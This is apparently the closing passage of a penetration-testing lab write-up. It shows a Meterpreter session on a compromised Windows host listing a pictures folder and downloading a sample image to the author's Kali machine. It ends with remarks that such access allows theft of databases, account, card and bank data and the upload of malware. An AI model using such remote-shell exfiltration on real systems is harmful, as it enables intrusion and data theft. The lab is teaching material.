We use the 'download' command available within Metepreter.

```
meterpreter > ls
Listing: C:\Documents and Settings\Administrator\My Documents\My Pictures
==========================================================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100666/rw-rw-rw-  28521   fil   2006-02-28 07:00:00 -0500  Blue hills.jpg
100666/rw-rw-rw-  191     fil   2016-01-09 22:16:47 -0500  Desktop.ini
100666/rw-rw-rw-  668     fil   2016-01-09 22:16:06 -0500  Sample Pictures.lnk
100666/rw-rw-rw-  71189   fil   2006-02-28 07:00:00 -0500  Sunset.jpg
100666/rw-rw-rw-  15872   fil   2016-01-22 02:43:25 -0500  Thumbs.db
100666/rw-rw-rw-  83794   fil   2006-02-28 07:00:00 -0500  Water lilies.jpg
100666/rw-rw-rw-  105542  fil   2006-02-28 07:00:00 -0500  Winter.jpg

meterpreter > download -r "Winter.jpg"
[*] downloading: Winter.jpg -> Winter.jpg
[*] download   : Winter.jpg -> Winter.jpg
meterpreter >
```

In this above image example, I downloaded the image 'Winter.jpg' I can find the image saved to my Kali's Home folder.



If you think critically about this lab, you can see that if I gain access using a Metepreter shell, I can browse the machine at will and download anything I choose including any business critical database, user's account information, credit card information bank information and the user's secret porn stash. I can also upload files that have been modified or images that contain malware. The possibilities are endless.

End of the lab!